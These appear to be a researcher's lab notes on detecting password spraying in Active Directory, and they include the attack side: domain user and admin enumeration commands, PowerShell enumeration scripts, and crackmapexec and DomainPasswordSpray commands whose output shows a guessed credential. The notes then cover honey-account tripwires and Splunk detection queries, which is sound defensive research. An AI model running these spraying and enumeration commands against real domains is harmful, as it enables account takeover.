

Password Spraying - Detection Research

Sunday, May 16, 2021
2:23 AM


-- Dan Grindall
dan.grindall@gmail.com

Background for Password Spraying


Why should you care about detecting password spraying? Because it works!

From Rapid7 "Under The Hoodie 2019 Research Report"; A Survey to Pentest Organizations:


CREDENTIAL CAPTURE: HOW DID YOU OBTAIN PASSWORDS OR PASSWORD HASHES?



GUESSABLE CRACKED PASSWORDS



EXTERNAL ENGAGEMENT: HOW EFFECTIVE WERE LOCKOUTS?



-- Source: <https://www.rapid7.com/research/reports/under-the-hoodie-2020/>

Lab Environment for Research

~ All POC testing, screenshots created using Detection Lab: <https://www.detectionlab.network/introduction/>

~ Create Fake accounts for POC
<https://www.darkoperator.com/blog/2016/7/30/creating-real-looking-user-accounts-in-ad-lab>

Enumerate Domain Users

```
net user /domain
```

```
C:\>net user /domain
The request will be processed at a domain controller for domain windomain.local.

User accounts for \\dc.windomain.local

-----
Abbecit1945      Abought      Abountich
Aboy1980         Abstold      Acte1947
Acursent         Adeatimeng92 Administrator
Aften1989        Afterested   Aganythe
Agaricest        Aidly1955    Ajoilver
Alarat          Allashom     Aloost
Alose1961        Anded1994    Andest
Andindeford      Anningues    Anstating
Anturing         Antwookes48  Aptate
Arday1952        Aredy1955    Aret1969
Arithe1980       Ascrina      Asecoulded54
Atiousaing       Aturneve1980 Austeset
Bace1946         Bagall       Bagith
Bannined        Bardecome    Beemed
Beepard         Beety1951    Begicke
Begrommento      Belank       Belikee
Beltonstlend1969 Benife       Bersoones
Beting1975       Bevold       Bity1956
Blace1969        Blarly       Blaway
Bleave          Bobbles      Bralow
Breventowne79    Broplece     Buliesson
Butervirty       Caliat       Camignonnt
Capecontabir     Caphistry    Carceses
Chalmleshe       Chaver1960   Cherthem
Chishat          Chiss1947    Clachaps
Clont1957        Coarad       Comat2002
Cometwou         Comints      Complem
Contret          Coug1972     Couser
```

```
~ Get Domain Admins
net group "Domain Admins" /domain

~ Get User Details
net user <username> /domain
```

```
C:\>net group "Domain Admins" /domain
The request will be processed at a domain controller for domain windomain.local.

Group name      Domain Admins
Comment         Designated administrators of the domain

Members

-----
Administrator   secopsadmin
The command completed successfully.

C:\>net user secopsadmin /domain
The request will be processed at a domain controller for domain windomain.local.

User name      secopsadmin
Full Name      SecOps Admin
Comment        SecOps Use - AR7734992
User's comment
Country/region code 000 (System Default)
Account active   Yes
Account expires  Never

Password last set  [ 5/16/2021 8:05:46 AM
Password expires   Never
Password changeable [ 5/17/2021 8:05:46 AM
Password required  Yes
User may change password Yes

Workstations allowed All
Logon script
User profile
Home directory
Last logon        [ 5/16/2021 8:06:41 AM
```

~ Alternate methods of Enumerating Domain Users and Domain Admins via Powershell. Emumeration behavior will vary dependong on attacker's framework and preference. Can't rely on detecting specific commands.

- <https://www.jaapbrasser.com/active-directory-friday-list-password-information-for-domain-administrators/>

Alternate method to enumerate domain users via Powershell:
enum_domain_users.ps1
Note that 2016 domain controllers always display lastlogin date as 1/1/1601 - Known Bug for LDAP simple bind.

```
$Searcher = New-Object DirectoryServices.DirectorySearcher -Property @{
    Filter = "(objectclass=user)"
    PageSize = 0
}
$Searcher.FindAll() | ForEach-Object {
    New-Object -TypeName PSCustomObject -Property @{
        samaccountname = $_.Properties.samaccountname -join ' '
        pwdlastset = [datetime]::FromFileTime([int64]($_.Properties.pwdlastset -join ' '))
        LastLogonDate = [datetime]::FromFileTime([int64]($_.Properties.LastLogonDate -join ' '))
        enabled = -not [boolean]([int64]($_.properties.useraccountcontrol -join ' ') -band 2)
    }
}
```

Example

```
PS C:\tmp> .\enum_domain_users.ps1

pwdlastset          enabled LastLogonDate          samaccountname
-----
5/15/2021 6:22:22 AM    True 1/1/1601 12:00:00 AM Administrator
1/1/1601 12:00:00 AM    True 1/1/1601 12:00:00 AM Guest
1/1/1601 12:00:00 AM    True 1/1/1601 12:00:00 AM DefaultAccount
9/27/2020 3:36:18 AM    True 1/1/1601 12:00:00 AM vagrant
5/15/2021 6:25:41 AM    True 1/1/1601 12:00:00 AM DC$
5/15/2021 6:25:04 AM    False 1/1/1601 12:00:00 AM krbtgt
5/15/2021 6:39:48 AM    True 1/1/1601 12:00:00 AM WEF$
5/16/2021 7:25:16 PM    True 1/1/1601 12:00:00 AM WIN10$
5/16/2021 8:05:45 AM    True 1/1/1601 12:00:00 AM secopsadmin
1/1/1601 12:00:00 AM    True 1/1/1601 12:00:00 AM Olawkway
1/1/1601 12:00:00 AM    True 1/1/1601 12:00:00 AM Havine
1/1/1601 12:00:00 AM    True 1/1/1601 12:00:00 AM Stollower
1/1/1601 12:00:00 AM    True 1/1/1601 12:00:00 AM Twithering
1/1/1601 12:00:00 AM    True 1/1/1601 12:00:00 AM Jonster1988
1/1/1601 12:00:00 AM    True 1/1/1601 12:00:00 AM Alarat
1/1/1601 12:00:00 AM    True 1/1/1601 12:00:00 AM Upoettly69
1/1/1601 12:00:00 AM    True 1/1/1601 12:00:00 AM Thenthen
1/1/1601 12:00:00 AM    True 1/1/1601 12:00:00 AM Unte2000
1/1/1601 12:00:00 AM    True 1/1/1601 12:00:00 AM Maziname
1/1/1601 12:00:00 AM    True 1/1/1601 12:00:00 AM Aredy1955
1/1/1601 12:00:00 AM    True 1/1/1601 12:00:00 AM Imsed1970
1/1/1601 12:00:00 AM    True 1/1/1601 12:00:00 AM Uporn1975
1/1/1601 12:00:00 AM    True 1/1/1601 12:00:00 AM Thak1941
1/1/1601 12:00:00 AM    True 1/1/1601 12:00:00 AM Sencte
1/1/1601 12:00:00 AM    True 1/1/1601 12:00:00 AM Themisside
```

Alternate method to enumerate domain admins via Powershell:
enum_domain_admins.ps1
Note that 2016 domain controllers always display lastlogin date as 1/1/1601 - Known bug for LDAP simple bind

```
$Searcher = New-Object DirectoryServices.DirectorySearcher -Property @{
    Filter = "(memberof=CN=Domain Admins,CN=Users,DC=windomain,DC=local)"
    PageSize = 0
}
$Searcher.FindAll() | ForEach-Object {
    New-Object -TypeName PSCustomObject -Property @{
        samaccountname = $_.Properties.samaccountname -join ' '
        pwdlastset = [datetime]::FromFileTime([int64]($_.Properties.pwdlastset -join ' '))
        LastLogonDate = [datetime]::FromFileTime([int64]($_.Properties.LastLogonDate -join ' '))
        enabled = -not [boolean]([int64]($_.properties.useraccountcontrol -join ' ') -band 2)
    }
}
```

Example

```
PS C:\tmp> .\enum_domain_admins.ps1

pwdlastset          enabled LastLogonDate          samaccountname
-----
5/15/2021 6:22:22 AM    True 1/1/1601 12:00:00 AM Administrator
5/16/2021 8:05:45 AM    True 1/1/1601 12:00:00 AM secopsadmin
```

~ Enumerate Domain Lockout and Password Policy

```
C:\Users\vagrant>net accounts
Force user logoff how long after time expires?:      Never
Minimum password age (days):                        1
Maximum password age (days):                        42
Minimum password length:                             7
Length of password history maintained:               24
Lockout threshold:                                  5
Lockout duration (minutes):                          Never
Lockout observation window (minutes):                30
Computer role:                                       WORKSTATION
The command completed successfully.
C:\Users\vagrant>
```

```
C:\>net accounts
Force user logoff how long after time expires?:      Never
Minimum password age (days):                        1
Maximum password age (days):                        42
Minimum password length:                             7
Length of password history maintained:                24
Lockout threshold:                                   5
Lockout duration (minutes):                           Never
Lockout observation window (minutes):                 30
Computer role:                                       WORKSTATION
The command completed successfully.
```

~ Alternate methods:

```
# Powershell - RSAT module installed:
Get-ADDefaultDomainPasswordPolicy
```

```
PS C:\tmp> Get-ADDefaultDomainPasswordPolicy

ComplexityEnabled           : True
DistinguishedName           : DC=windomain,DC=local
LockoutDuration              : 00:30:00
LockoutObservationWindow    : 00:30:00
LockoutThreshold             : 0
MaxPasswordAge               : 42.00:00:00
MinPasswordAge               : 1.00:00:00
MinPasswordLength           : 7
objectClass                  : {domainDNS}
objectGuid                   : bc4109b4-9124-4150-b35d-b1748d5e2185
PasswordHistoryCount         : 24
ReversibleEncryptionEnabled  : False
```

```
# Get password policy with crackmapexec
crackmapexec smb <target> -u <user> -p <pass> --pass-pol
```

Password Spraying

```
# Crackmapexec:
https://github.com/byt3bl33d3r/CrackMapExec
```

~ Using crackmapexec and mp64 to generate passwords and spray them against SMB services on the network.

```
crackmapexec smb 10.0.0.1/24 -u Administrator -p `(. /mp64.bin Pass@wor?l?a)`
```

```
# DomainPasswordSpray (Powershell)
https://github.com/daftHack/DomainPasswordSpray
```

~ Using DomainPasswordSpray to spray a password against all users of a domain.
/\ be careful with the account lockout !

```
Invoke-DomainPasswordSpray -UserList users.txt -Domain domain-name -PasswordList passlist.txt -OutFile sprayed-creds.txt
```

~ Example of Password Spraying using DomainPasswordSpray.ps1

Create passwords.txt with passwords to spray as well as users.txt with list of users that were previously enumerated.

```
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Users\vagrant>cd c:\tmp

c:\tmp>powershell -ep bypass
Windows PowerShell
Copyright (C) 2016 Microsoft Corporation. All rights reserved.

PS C:\tmp> . .\DomainPasswordSpray.ps1
PS C:\tmp> Invoke-DomainPasswordSpray -UserList users.txt -Domain windomain.local -PasswordList passwords.txt -OutFile sprayed-creds.txt -Verbose
[*] Using users.txt as userlist to spray with
[*] Warning: Users will not be checked for lockout threshold.
[*] WARNING - Be very careful not to lock out accounts with the password list option!
[*] The domain password policy observation window is set to 30 minutes.
[*] Setting a 30 minute wait in between sprays.

Confirm Password Spray
Are you sure you want to perform a password spray against 501 accounts?
[Y] Yes [N] No [?] Help (default is "Y"): y
[*] Password spraying has begun with 2 passwords
[*] This might take a while depending on the total number of users
[*] Now trying password Spring2021! against 501 users. Current time is 9:48 PM
[*] Writing successes to sprayed-creds.txt
[*] SUCCESS! User:Facces Password:Spring2021!
129 of 501 users tested
```

#Note that the script pauses for durruration of domain password policy observation window (lockout interval). A patient attacker can leave this running and come back to it (days later).

```
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

[*] Pausing to avoid account lockout.
    Waiting for 30 minutes. 1778 seconds remaining
[o ]

Copyright (C) 2016 Microsoft Corporation. All rights reserved.

PS C:\tmp> . .\DomainPasswordSpray.ps1
PS C:\tmp> Invoke-DomainPasswordSpray -UserList users.txt -Domain windomain.local -PasswordList passwords.txt -OutFile sprayed-creds.txt -Verbose
[*] Using users.txt as userlist to spray with
[*] Warning: Users will not be checked for lockout threshold.
[*] WARNING - Be very careful not to lock out accounts with the password list option!
[*] The domain password policy observation window is set to 30 minutes.
[*] Setting a 30 minute wait in between sprays.

Confirm Password Spray
Are you sure you want to perform a password spray against 501 accounts?
[Y] Yes [N] No [?] Help (default is "Y"): y
[*] Password spraying has begun with 2 passwords
[*] This might take a while depending on the total number of users
[*] Now trying password Spring2021! against 501 users. Current time is 9:48 PM
[*] Writing successes to sprayed-creds.txt
[*] SUCCESS! User:Facces Password:Spring2021!
501 of 501 users tested
```

Creating a honey account as detection method

This is a technique taught by SANS (SEC 504 "SEC504: Hacker Tools, Techniques, Exploits, and Incident Handling"
This technique is also referenced by CISA, Microsoft and other industry leaders.

- # Criteria for honey account(s) that we learned from enumerating domain accounts from a hacker perspective: The honey account must look like a real account.
- 1. Must be active.
 - 2. Ideally be member of "Domain Admins" group to guarantee attention of attackers (not a hard requirement but more effective).
 - 3. Should have a 20+ character random generated password.
 - 4. Password set to never expire.
 - 5. Must have **been logged into at least once** to reset last logon time from 1601/01/01 00:00:00.
 - 6. Must have login hours set to "None" (Login Denied).

Example

SecOps Admin Properties

Published Certificates Member Of Password Replication Dial-in Object
Security Environment Sessions Remote control
Remote Desktop Services Profile COM+ Attribute Editor
General Address Account Profile Telephones Organization

SecOps Admin

First name: SecOps Initials:

Last name: Admin

Display name: SecOps Admin

Description: SecOps Use - ARxxxxxxx

Office:

Telephone number: Other...

E-mail: secops@windomain.local

Web page: Other...

OK Cancel Apply Help

SecOps Admin Properties

Published Certificates Member Of Password Replication Dial-in Object
Security Environment Sessions Remote control
Remote Desktop Services Profile COM+ Attribute Editor
General Address Account Profile Telephones Organization

User logon name: secopsadmin @windomain.local

User logon name (pre-Windows 2000): WINDOMAIN\ secopsadmin

Logon Hours... Log On To...

☐ Unlock account

Account options:

☐ User must change password at next logon
☐ User cannot change password
☒ Password never expires
☐ Store password using reversible encryption

Account expires:

☒ Never
☐ End of: Wednesday, June 16, 2021

OK Cancel Apply Help

Logon Hours for SecOps Admin

12 2 4 6 8 10 12 2 4 6 8 10 12

All

Sunday
Monday
Tuesday
Wednesday
Thursday
Friday
Saturday

☐ Logon Permitted
☒ Logon Denied

Sunday through Saturday from 12:00 AM to 12:00 AM

OK Cancel

Detecting Password Spraying

Honey Account "Tripwire" Events

EventID: 4776(S, F): The computer attempted to validate the credentials for an account.
<https://docs.microsoft.com/en-us/windows/security/threat-protection/auditing/event-4776>

index="wineventlog" host="dc.windomain.local" EventCode=4776 Logon_Account=secopsadmin

splunk>enterprise

Apps

Administrator1 MessagesSettingsActivityHelpFind

SearchAnalyticsDatasetsReportsAlertsDashboards

Search & Reporting

New Search

Save AsCreate Table ViewClose

index="wineventlog" host="dc.windomain.local" EventCode=4776 Logon_Account=secopsadmin

Date time range

1 event (5/16/21 9:47:00.000 PM to 5/16/21 9:52:00.000 PM) No Event Sampling

JobPauseRefreshDownloadVerbose Mode

Events (1)PatternsStatisticsVisualization

Format TimelineZoom OutZoom to SelectionDeselect1 minute per column

ListFormat20 Per Page

< Hide FieldsAll Fields

SELECTED FIELDS

a host 1a source 1a sourcetype 1

INTERESTING FIELDS

a action 1a app 1a Authentication_Package 1a body 1a category 1a ComputerName 1a dest 1a dest_nt_host 1a dvc 1a dvc_nt_host 1a Error_Code 1a event_description 1# event_id 1# event_type 1# EventCode 1a eventtype 4

iTimeEvent

>5/16/2105/16/2021 09:48:59 PMLogName=SecurityEventCode=4776EventName=0ComputerName=dc.windomain.localSourceName=Microsoft Windows security auditing.Type=InformationRecordNumber=144288Keywords=Audit FailureTaskCategory=Credential ValidationOpCode=InfoMessage=The computer attempted to validate the credentials for an account.

Authentication Package: MICROSOFT_AUTHENTICATION_PACKAGE_V1_0Logon Account: secopsadminSource Workstation: DCError Code: 0xC000006ACollapse

host = dc.windomain.local | source = WinEventLog:Security | sourcetype = WinEventLog

Detecting Password Spray using distict count of target accounts per source workstation (or source IP) in specified interval

index="wineventlog" host="dc.windomain.local" EventCode=4776
| timechart span=30m dc(Logon_Account) as Distinct_Logon_Account by Source_Workstation

index="wineventlog" host="dc.windomain.local" EventCode=4776
| timechart span=5m dc(Logon_Account) as Distinct_Logon_Account by Source_Workstation

Last 1 hour

1,005 events (5/16/21 9:17:49.000 PM to 5/16/21 10:17:49.000 PM) No Event Sampling

JobPauseRefreshDownloadVerbose Mode

Events (1,005)PatternsStatistics (13)Visualization

Line ChartFormatTrellis

Source Workstation

6005014003002001000

9:15 PM9:20 PM9:25 PM9:30 PM9:35 PM9:40 PM9:45 PM9:50 PM9:55 PM10:00 PM10:05 PM10:10 PM10:15 PM

DCWEFWIN10

Unique Logon Account Auth Attempts by Source Workstation (Timechart)

Investigation Dashboard Pane: Successful Auth Drilldown, by source, showing accounts compromised.

splunk>enterprise

Apps

Administrator

1 Messages

Settings

Activity

Help

Find

SearchAnalyticsDatasetsReportsAlertsDashboards

>

Search & Reporting

Successful Authentications By Source_Workstation (Drilldown)

Edit

Export

...

Source_Workstation

Last 24 hours

DC

Hide Filters

Action	Date/Time	Logon_Account	Source_Workstation	Successful_Logins
success	2021-05-16 21:45:57 2021-05-16 21:48:52	Facces	DC	2.00
success	2021-05-16 07:56:55 2021-05-16 11:20:17	vagrant	DC	4.00

* Note: A Full Dashboard showing correalted metrics could be created incorporating these examples and more.